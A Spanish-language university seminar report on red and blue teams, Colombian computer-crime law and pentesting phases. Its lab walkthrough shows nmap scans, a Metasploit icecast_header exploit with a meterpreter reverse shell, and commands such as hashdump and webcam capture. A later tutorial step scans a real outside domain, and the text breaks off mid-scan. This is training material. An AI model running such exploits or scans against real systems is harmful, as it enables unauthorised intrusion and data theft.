

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
DE BLUE TEAM Y RED TEAM

ING.LUIS HERNAN ARDILA PEREZ

CONCEPTOS EQUIPOS DE SEGURIDAD, RED TEAM & BLUE TEAM  
DE UNA ORGANIZACIÓN EN EL MARCO DE LOS CRITERIOS ÉTICOS  
Y LEGALES.

DIRECTOR CURSO.  
M.Sc. JHON FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA ESCUELA DE  
CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA  
CCAV COROZAL  
SUCRE22/03/2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS  
DE BLUE TEAM Y RED TEAM

ING.LUIS HERNAN ARDILA PEREZ

SOCIALIZACIÓN INFORME TÉCNICO

DIRECTOR CURSO.  
M.Sc. JHON FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA ESCUELA DE  
CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA  
CCAV COROZAL  
SUCRE22/03/2022

## CONTENIDO

RESUMEN.....	5
GLOSARIO.....	6
INTRODUCCIÓN.....	7
OBJETIVOS .....	8
Objetivos General:.....	8
Objetivos Específicos .....	8
DESARROLLO DEL INFORME .....	9
1. ETAPA CONCEPTOS EQUIPOS DE SEGURIDAD.....	10
2. ETAPA ACTUACIÓN ÉTICA Y LEGAL.....	25
3. SITUACIÓN PROBLEMA: ANÁLISIS RED TEAM.....	28
4. CONTENCIÓN DE ATAQUES INFORMÁTICOS .....	41
CONCLUSIONES.....	46
RECOMENDACIONES .....	47
REFERENCIAS.....	48

## ILUSTRACIÓN

Ilustración 1 Inicio base de dato máquina Kali Linux .....	11
Ilustración 2 Salto a la base de datos.....	11
Ilustración 3 Inicio comando msfconsole.....	12
Ilustración 4 Conexión base de datos .....	12
Ilustración 5 nmap dentro metaexploit.....	13
Ilustración 6 Muestra listado con service.....	13
Ilustración 7 Utilización comando Search icecast.....	14
Ilustración 8 Selección icecast.....	14
Ilustración 9 Opción variable icecast .....	14
Ilustración 10 Asignación de valores.....	15
Ilustración 11 Valores asignados de manera remota.....	15
Ilustración 12 Ingreso Mterprete .....	16
Ilustración 13 Impresión de directorio.....	16
Ilustración 14 id del usuario .....	17
Ilustración 15 Herramienta Nmap.....	18
Ilustración 16 Nmap -vv esgeeks.com.....	19
Ilustración 17 nmap -vv -p 1-5000 esgeeks.com. ....	19
Ilustración 18 dirección IP nmap –sn 192.168.1.1/24 .....	20
Ilustración 19 Imagen Virtualbox .....	21
Ilustración 20 windows 7 X86, un windows 7 X64 en Kali linux.....	21
Ilustración 21 Encendido la máquina Kali Linux.....	22
Ilustración 22 Win7-SE2020 - X32.....	23
Ilustración 23 Máquina virtual Win7-SE2020-X64.....	23

Ilustración 24 Montaje del banco de trabajo printscreen .....	24
Ilustración 25 Pantalla de VirtualBox .....	28
Ilustración 26 Pantalla de Kali linux .....	29
Ilustración 27 Máquina virtual Win7-SE2020-X64-002 .....	29
Ilustración 28 Máquina virtual win7-SE2020 .....	30
Ilustración 29 Firewall en la maquinas Windows Deshabilitado .....	30
Ilustración 30 Escaneo de vulnerabilidad con Nmap .....	31
Ilustración 31 Comando Nmap 172.16.1.1 .....	32
Ilustración 32 búsqueda más detallada de puertos abiertos de otra IP .....	32
Ilustración 33 Pantalla Metasploit Framework .....	33
Ilustración 34 Utilizando el comando Search de Metasploit .....	34
Ilustración 35 Inicio con la maquina Kali Linux con el rejetto .....	34
Ilustración 36 Las dos maquina listo para realizar el ataque. ....	35
Ilustración 37 Inicio con use .....	35
Ilustración 38 Búsqueda de la IP de la víctima del Windows 7 64 bis .....	36
Ilustración 39 IP víctima RHOST .....	36
Ilustración 40 Búsqueda de la IP del servicio en Linux .....	36
Ilustración 41 IP atacante set SRVHOST .....	37
Ilustración 42 realización Exploit .....	37
Ilustración 43 Pruebas de pentesting .....	39
Ilustración 44 Puertos y servicios abiertos arrojados por Nmap .....	39
Ilustración 45 Evidencia generada por el archivo winse20w0.exe .....	40

## RESUMEN

El presente informe técnico se plasma el proceso de cada escenario propuesto en cada una de las acciones Blue team, Red team como también los aspectos legales consignando. Los aspectos relevantes del desarrollo de las actividades relacionadas con el seminario especialización en Seguridad Informática, equipos estratégicos en ciberseguridad Red Team & BlueTeam, exponiendo la seguridad de la empresa The Whitehouse Security.

En el desarrollo de las actividades encomendadas por la empresa WHITEHOUSE SECURITY con el fin de llevar a cabo el reclutamiento del personal se desarrollaron actividades con el fin de analizar y desarrollar los siguientes informes: Etapa 1 - Conceptos equipos de Seguridad, Etapa 2 - Actuación ética y legal, Etapa 3 - Ejecución pruebas de intrusión y Etapa 4 - Contención de ataques informáticos.

## GLOSARIO

**CIBERSEGURIDAD:** Conjunto de elementos, medidas y equipos destinados a controlar la seguridad informática de una entidad o espacio virtual contenidos deseables de dichas políticas y cómo le afectan como trabajador definir las reglas de comportamiento aceptables. La seguridad de la información y el modo de tratarla no es una excepción. En las siguientes líneas se avanza en los especialmente, la información contenida o circulante.

**GESTIÓN DE INCIDENTES:** Capacidad para gestionar de manera efectiva eventos inesperados que pueden perjudicar la operación de las organizaciones con el fin minimizar su impacto y mantener o restaurar las operaciones dentro de los tiempos establecidos.

**HARDENIZACIÓN:** (palabra en inglés que significa endurecimiento) en seguridad informática es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc.; innecesarios en el sistema; así como cerrando puertos que tampoco estén en uso.

**METASPLOIT:** Es una herramienta que permite ejecutar y desarrollar exploits contra sistemas objetivos. Actualmente se encuentra integrado con Kali Linux, una distribución de Linux con diversas herramientas orientadas a la seguridad.

**NMAP:** Es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes. Funciona muy bien contra equipos individuales.

**OPENVAS:** Es un framework que tiene como base servicios y herramientas para la evaluación de vulnerabilidades y puede utilizarse de forma individual o como parte de un conjunto de herramientas de seguridad.

**PENTESTING:** Es una práctica para poner a prueba un sistema informático, red o aplicación web para encontrar vulnerabilidades que un atacante podría explotar.

**POLÍTICAS DE SEGURIDAD:** Son el instrumento que adopta la empresa para Protección de la infraestructura computacional y todo lo relacionado con esta.

**PROTECCIÓN:** Actividades que deben realizarse para asegurar los datos y la infraestructura informática crítica, así como a la comunidad de usuarios cuando se responde a un incidente.

## INTRODUCCIÓN

En la Etapa 1 se presentan las acciones relevantes, realizadas por el equipo Red team y Blue team de la empresa The WhiteHose Security, correspondientes al marco de los criterios éticos y legales de los procesos de seguridad informática, análisis e implementación de herramientas para realizar pruebas de penetración y herramientas de ciberseguridad.

Se planteará en detalle los procesos y procedimientos realizados en las diferentes etapas del pentesting, las herramientas utilizadas en cada una de estas etapas y sus respectivos análisis en el sistema indagado. Se caracterizará los factores de vulnerabilidad a partir del análisis de riesgos de seguridad en el sistema informático de la empresa, dando a conocer las respectivas acciones para minimizar o mitigar ataques que se realicen en tiempo real; teniendo en cuenta funciones y características de la informática.

## **OBJETIVOS**

### **Objetivos General:**

Desarrollo de un informe técnico con todos los aspectos relevantes investigado durante el seminario de Especialización en Seguridad Informática, equipos estratégicos de Ciberseguridad Red Team y Blue Team en que permita el establecimiento de estrategias viables para la contención, formulación de recomendaciones y conclusiones que puedan apoyar el desarrollo de las actividades de los equipos Red Team & Blue Team

### **Objetivos Específicos**

- Registrar los aspectos más importantes de las actividades establecidas en las cuatro etapas del seminario de seguridad informática.
- Conocer las actividades de los equipos Red Team & Blue Team en las compañías partiendo de los fundamentos éticos y legales de la normatividad colombiana.
- Desarrollar todas las etapas de un pentesting a través de un ejemplo de alguna herramienta que se utiliza para esta actividad.
- Identificar y proponer medidas de Hardening a implementarse en un escenario real, para evitar ataques de seguridad informática.
- Realizar una penetración a equipos Windows y validar la vulnerabilidad encontrada, como parte del equipo Red Team.
- Conocer las leyes y normas colombianas que abarcan la seguridad informática.



## DESARROLLO DEL INFORME

Los conjuntos de actividades planteadas en el seminario están enmarcados en cuatro etapas, las cuales se listan y desarrollan.

En el contexto ético, Legal Read Team & Blue Team, se llevaron a cabo tres procesos; por una parte, las lecturas indicadas para estas etapas suministradas por el tutor; por otra las búsquedas realizadas a través de internet y grupos de compañeros por whatsapp para ampliar la información con relación a las leyes que existen en Colombia con el fin de identificar las acciones que son tipificadas como delitos informáticos, el tema de las pruebas de penetración o pentesting, las herramientas utilizadas para este tipo de pruebas, como Montaje banco de trabajo, ejecución pruebas de intrusión teniendo en cuenta las herramientas suministradas por el tutor y finalmente la configuración del Banco de Trabajo, para la realización de la parte práctica de esta unidad. De las anteriores consultas y lecturas se obtuvo la siguiente información:

## 1. ETAPA CONCEPTOS EQUIPOS DE SEGURIDAD

### 1.1. Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales redacte con sus propias palabras que legislación “leyes, decretos” existen actualmente y las características principales de cada ley.

Como marcos normativos se conocen procesos fundamentales relacionados con la ley 1273 de 2009 y 1581 de 2012 y decreto 1377 de 2013. De estos marcos normativos resaltamos los artículos ley 1273 de 2009 que fueron vulnerados acuerdos de confidencialidad:

- Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. Se observa que en consecuencia con los procedimientos arbitrario-estipulados en su acuerdo para la obtención de datos, incurre en técnicas de intrusión infiltración de información de sistema de informáticos, objetivo de su operación, sin previa autorización o consentimiento de los propietarios de estos datos.
- Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, En uso de su operación realiza interceptaciones de información como chuzadas, en aras de obtener datos de los diferentes objetivos priorizados para su operación o continuidad del negocio.
- Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplea código personal, datos contenidos en ficheros, archivos, base de datos o medios semejantes, incurrirá en pena de prisión 48 a 96 meses y en multa de 100 a 1000 salario mínimo.
- Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. Lo anterior refleja al momento de transferir información, como podrían ser patentes de tercero para fines propiamente lucrativos o estratégico.

- 1.2. En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como pruebas de penetración o pentesting; usted como futuro experto deberá redactar con sus palabras y definir cada una de las etapas del pentesting, dentro de la definición incorporará un ejemplo de una herramienta que se utilice para cada una de las etapas del pentesting. (Oficial, s.f.)

**Pentesting:** es una prueba que se realiza a una empresa para descubrir si tal empresa tiene falla informática y hacker como ingeniera social.


Etapas del pentesting.

- **Fase de recolección de información:** Es la fase más importante donde vamos a reconocer todos los dispositivos y hacer una auditoria completa, en recopilar información sobre el sistema que se va atacar. Aquí podemos utilizar las herramientas Visualise, Map and Mine Data maltego para poder descubrir la vulnerabilidad. Para ingeniería social se utiliza social engineering toolkit, otra técnica es google hacking que a través de los motores de búsqueda de google podemos encontrar información de una persona u objetivo. Otra herramienta es whois que viene siendo el de reconocimiento DNS

## Explicación:

Se inicia la base de datos en máquina kali Linux (kali., s.f.)


*Ilustración 1 Inicio base de datos máquina Kali Linux*



Fuente. Luis Ardila

Se salta la base de datos.

*Ilustración 2 Salto a la base de datos*



Fuente. Luis Ardila



Para recoger información utilizamos el nmap dentro de metaexploit para que valla directamente a la base de datos.

Ilustración 5 nmap dentro metaexploit

```

msf5 > nmap
Nmap: Disclosure date: 2009-09-17
Nmap: References:
Nmap: http://ha.ckers.org/slowloris/
Nmap: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0758
Nmap: http-vuln-cvss3-3781: ERROR: Script execution failed (use -d to debug)
Nmap: 49152/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49153/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49154/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49155/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49156/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49157/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49158/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49159/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: 49160/tcp open unknown
Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
Nmap: Host script results:
Nmap: _samba-vuln-cve-2012-1882: NT_STATUS_ACCESS_DENIED
Nmap: _smb-vuln-ms10-034: false
Nmap: _smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
Nmap: _smb-vuln-ms17-010:
Nmap: Vulnerability:
Nmap: Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
Nmap: State: VULNERABLE
Nmap: ID: CVE/CVE-2017-0143
Nmap: Risk factor: HIGH
Nmap: A critical remote code execution vulnerability exists in Microsoft SMBv1
Nmap: servers (ms17-010).
Nmap: Disclosure date: 2017-03-14
Nmap: References:
Nmap: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
Nmap: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
Nmap: https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
Nmap: NSE: Script post-scanning
Nmap: Initiating NSE at 09:59
Nmap: Completed NSE at 09:59, 0.00s elapsed
Nmap: Initiating NSE at 09:59
Nmap: Completed NSE at 09:59, 0.00s elapsed
Nmap: Read data files from: /usr/bin/./share/nmap
Nmap: Nmap done: 1 IP address (1 host up) scanned in 135.58 seconds
Nmap: Raw packets sent: 1209 (53.17KB) | Rcvd: 1030 (41.24KB)
msf5 >

```

Fuente. Luis Ardila

Utilizamos la palabra service me muestra un listado.

Ilustración 6 Muestra listado con service

```

msf5 > nmap
Nmap: Read data files from: /usr/bin/./share/nmap
Nmap: Nmap done: 1 IP address (1 host up) scanned in 135.58 seconds
msf5 > nmap: Raw packets sent: 1209 (53.17KB) | Rcvd: 1030 (41.24KB)
msf5 > services
-----
host      port      proto  name          state  info
-----
10.1.1.100 135      tcp    msrpc         open   Microsoft Windows RPC
10.1.1.100 139      tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
10.1.1.100 445      tcp    microsoft-ds open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.1.1.100 49152    tcp    unknown      open   Microsoft Windows RPC
10.1.1.100 49153    tcp    unknown      open   Microsoft Windows RPC
10.1.1.100 49154    tcp    unknown      open   Microsoft Windows RPC
10.1.1.100 49155    tcp    unknown      open   Microsoft Windows RPC
10.1.1.100 49156    tcp    unknown      open   Microsoft Windows RPC
10.1.1.100 49157    tcp    unknown      open   Microsoft Windows RPC
10.10.53.229 135      tcp    msrpc         open   Microsoft Windows RPC
10.10.53.229 139      tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
10.10.53.229 445      tcp    microsoft-ds open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.53.229 3389    tcp    ms-wbt-server open
10.10.53.229 3397    tcp    wdsapi       open
10.10.53.229 8000    tcp    http-alt     open
10.10.53.229 49152    tcp    unknown      open
10.10.53.229 49153    tcp    unknown      open
10.10.53.229 49154    tcp    unknown      open
10.10.53.229 49155    tcp    unknown      open
10.10.53.229 49156    tcp    unknown      open
10.10.53.229 49157    tcp    unknown      open
10.10.120.89 135      tcp    msrpc         open   Microsoft Windows RPC
10.10.120.89 139      tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
10.10.120.89 445      tcp    microsoft-ds open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.120.89 3389    tcp    ssl/ms-wbt-server open
10.10.120.89 5357    tcp    http         open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.120.89 8000    tcp    http-alt     closed
10.10.120.89 49152    tcp    unknown      open
10.10.120.89 49153    tcp    unknown      open
10.10.120.89 49154    tcp    unknown      open
10.10.120.89 49155    tcp    unknown      open
10.10.120.89 49156    tcp    unknown      open
10.10.120.89 49160    tcp    unknown      open
msf5 >

```

Fuente. Luis Ardila

Vamos a realizar un exploit al puerto utilizando el comando Search icecast.

### Ilustración 7 Utilización comando Search icecast

```
10.1.1.100 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
10.1.1.100 445 tcp microsoft-ds open Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.1.1.100 49152 tcp unknown open Microsoft Windows RPC
10.1.1.100 49153 tcp unknown open Microsoft Windows RPC
10.1.1.100 49154 tcp unknown open Microsoft Windows RPC
10.1.1.100 49155 tcp unknown open Microsoft Windows RPC
10.1.1.100 49156 tcp unknown open Microsoft Windows RPC
10.1.1.100 49157 tcp unknown open Microsoft Windows RPC
10.10.53.229 135 tcp msrpc open
10.10.53.229 139 tcp netbios-ssn open
10.10.53.229 445 tcp microsoft-ds open
10.10.53.229 3389 tcp ms-wbt-server open
10.10.53.229 5357 tcp wedaapi open
10.10.53.229 8080 tcp http-alt open
10.10.53.229 49152 tcp unknown open
10.10.53.229 49153 tcp unknown open
10.10.53.229 49154 tcp unknown open
10.10.53.229 49158 tcp unknown open
10.10.53.229 49159 tcp unknown open
10.10.53.229 49168 tcp unknown open
10.10.120.89 135 tcp msrpc open Microsoft Windows RPC
10.10.120.89 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
10.10.120.89 445 tcp microsoft-ds open Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.120.89 3389 tcp ssi/ms-wbt-server open Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.120.89 5357 tcp http closed
10.10.120.89 49152 tcp unknown open
10.10.120.89 49153 tcp unknown open
10.10.120.89 49154 tcp unknown open
10.10.120.89 49158 tcp unknown open
10.10.120.89 49159 tcp unknown open
10.10.120.89 49168 tcp unknown open
```

```
msf3 > search icecast

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite

msf3 > use |
```

Fuente. Luis Ardila

Indicando que ya está seleccionada.

### Ilustración 8 Selección icecast.

```
msf3 > search icecast

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite

msf3 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf3 exploit(windows/http/icecast_header) > |
```

Fuente. Luis Ardila

Tenemos unas opciones como variable.

### Ilustración 9 Opción variable icecast

```
10.10.120.89 49154 tcp unknown open
10.10.120.89 49158 tcp unknown open
10.10.120.89 49159 tcp unknown open
10.10.120.89 49168 tcp unknown open
```

```
msf3 > search icecast

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite

msf3 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf3 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

Name Current Setting Required Description
---
RHOSTS | yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:ipath'
RPORT | 8080 yes The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
---
EXITFUNC | thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST | 10.0.2.15 yes The listen address (an interface may be specified)
LPORT | 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

msf3 exploit(windows/http/icecast_header) > |
```

Fuente. Luis Ardila

Asignarle un valor a cada variable.

Ilustración 10 Asignación de valores.

```
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
--
0 Automatic

msf5 exploit(windows/http/icecast_header) > set rhosts 10.10.53.229
rhosts => 10.10.53.229
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):
--
Name Current Setting Required Description
--
RHOSTS 10.10.53.229 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
RPORT 8080 yes The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
--
Name Current Setting Required Description
--
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
--
0 Automatic

msf5 exploit(windows/http/icecast_header) > set lhost 10.0.205.9
lhost => 10.0.205.9
msf5 exploit(windows/http/icecast_header) > show options
```

Fuente. Luis Ardila

Ya el valor se encuentra asignado de manera remota.

Ilustración 11 Valores asignados de manera remota

```

Name Current Setting Required Description
--
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
--
0 Automatic

msf5 exploit(windows/http/icecast_header) > set rhosts 10.10.53.229
rhosts => 10.10.53.229
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):
--
Name Current Setting Required Description
--
RHOSTS 10.10.53.229 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
RPORT 8080 yes The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
--
Name Current Setting Required Description
--
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
--
0 Automatic

msf5 exploit(windows/http/icecast_header) > |
```

Fuente. Luis Ardila

Ejecutamos, modificamos el valor entramos Mterprete de manera remota Modo de explotación utilizando la ayuda help.

*Ilustración 12 Ingreso Mterprete*

```
Stdapi: Webcam Commands
-----
Command      Description
-----
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
-----
Command      Description
-----
play         play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
-----
Command      Description
-----
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
-----
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
-----
Command      Description
-----
timestamp    Manipulate file MACE attributes

meterpreter > |
```

Fuente. Luis Ardila

Imprimimos el directorio donde estamos.

*Ilustración 13 Impresión de directorio*

```
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
-----
Command      Description
-----
play         play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
-----
Command      Description
-----
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
-----
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
-----
Command      Description
-----
timestamp    Manipulate file MACE attributes

meterpreter > pwd
[*] Program Files (x86)\Iccast2 Win32
meterpreter > |
```

Fuente. Luis Ardila



Si queremos saber la id del usuario: getuid y del sistema sysinfo

Ilustración 14 id del usuario

```

C:\> type output Commands
-----
Command      Description
-----
play          play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
-----
Command      Description
-----
getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
-----
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
-----
Command      Description
-----
timestamp    Manipulate file MACE attributes

meterpreter > pwd
C:\Program Files (x86)\Icecast2 Win32
meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > sysinfo
Computer      : DARK-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > |

```

Fuente. Luis Ardila

**1.3. Fase de modelado de amenaza.** Es una técnica de comprobación cuyo objetivo es ayudar a identificar y planificarla forma correcta de mitigar las amenazas de una aplicación mediante un enfoque moderno de análisis de gestión de riesgos y la implementación de medidas o controles que contribuyan a mejorar la seguridad. En la actualidad, Microsoft es uno de los principales impulsores de esta técnica, aplicando su visión y proporcionando diferentes tipos de enfoque y herramientas. Otras entidades, como por ejemplo OWASP.

- **Fase de Análisis de vulnerabilidades.** Básicamente esta fase es la encargada de analizar toda la información recolectada anteriormente, donde tendremos que identificar vulnerabilidades o posibles vectores de ataque de los sistemas y a partir de dicho análisis concluir cuál sería el ataque más efectivo. Actualmente existen muchas herramientas para el análisis de fallos y vulnerabilidades en el mercado. Una de estas aplicaciones tipo escáner más populares es Nessus
- **Fase de Explotación.** Es la que se asocia con el pentesting, Acceder a los Sistema vulnerable que ya se haiga identificado lo que tienen fallos en obtener nombres de usuarios y contraseñas que nos permita acceder a los sistemas y a un administrador.
- **Fase de Post-Explotación.** En esta etapa, se intenta llegar más lejos dentro del sistema vulnerable, es decir conseguir credenciales o permisos de administrador o incluso vulnerar otros sistemas con más importancia dentro de la organización por medio de técnicas de pivoting u otras.

- **Fase de Informe.** Luego de finalizar todas las etapas mencionadas previamente, es el momento de documentar todo lo realizado en un informe que especifique el proceso realizado en el test de intrusión, como herramientas utilizadas, técnicas utilizadas y vulnerabilidades descubiertas.

**1.4. Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:**

**Metasploit:** Para definirlo sencillo digamos que Metasploit es una caja de herramientas para pentesters, ingenieros de seguridad, investigadores, analistas, etc. Esta caja de herramientas tiene dos versiones, una gratuita, algo así como la community Editions y otra enfocada al mercado Profesional y por tanto obviamente de pago. Ambas versiones son mantenidas por la empresa de seguridad.

**Nmap:** Es una herramienta de código abierto que permite la exploración de redes y auditoria de seguridad. Su diseño permite el análisis, ejecutar proceso y procedimientos en grandes redes, aunque también funciona con equipos individuales (esgeeks, s.f.)

*Ilustración 15 Herramienta Nmap*

```

estudiante@seminario:~$ nmap
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host

```

*Fuente. Luis Ardila*

**Escanear Puertos Con Nmap.** Supongamos que el objetivo es esgeeks.com. salida detallada. Muestra lo que está sucediendo durante el escaneo.

Ilustración 16 Nmap -vv esgeeks.com

```
estudiante@seminario:~$ nmap -vv esgeeks.com
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-21 21:52 -05
Initiating Ping Scan at 21:52
Scanning esgeeks.com (216.246.112.54) [2 ports]
Completed Ping Scan at 21:52: 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:52
Completed Parallel DNS resolution of 1 host. at 21:52: 0.13s elapsed
Initiating Connect Scan at 21:52
Scanning esgeeks.com (216.246.112.54) [1000 ports]
Discovered open port 25/tcp on 216.246.112.54
Discovered open port 443/tcp on 216.246.112.54
Discovered open port 110/tcp on 216.246.112.54
Discovered open port 53/tcp on 216.246.112.54
Discovered open port 587/tcp on 216.246.112.54
Discovered open port 80/tcp on 216.246.112.54
Discovered open port 8888/tcp on 216.246.112.54
Discovered open port 21/tcp on 216.246.112.54
Discovered open port 995/tcp on 216.246.112.54
Discovered open port 143/tcp on 216.246.112.54
Discovered open port 3306/tcp on 216.246.112.54
Discovered open port 993/tcp on 216.246.112.54
Discovered open port 26/tcp on 216.246.112.54
Discovered open port 405/tcp on 216.246.112.54
Completed Connect Scan at 21:52: 5.18s elapsed (1000 total ports)
Nmap scan report for esgeeks.com (216.246.112.54)
Host is up, received syn-ack (0.081s latency).
rDNS record for 216.246.112.54: tom-semidedi-300.banahosting.com
Scanned at 2022-03-21 21:52:39 -05 for 6s
Not shown: 986 filtered ports
Reason: 986 no-responses
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
25/tcp    open  smtp    syn-ack
26/tcp    open  rsftp   syn-ack
53/tcp    open  domain  syn-ack
80/tcp    open  http    syn-ack
110/tcp   open  pop3    syn-ack
143/tcp   open  imap    syn-ack
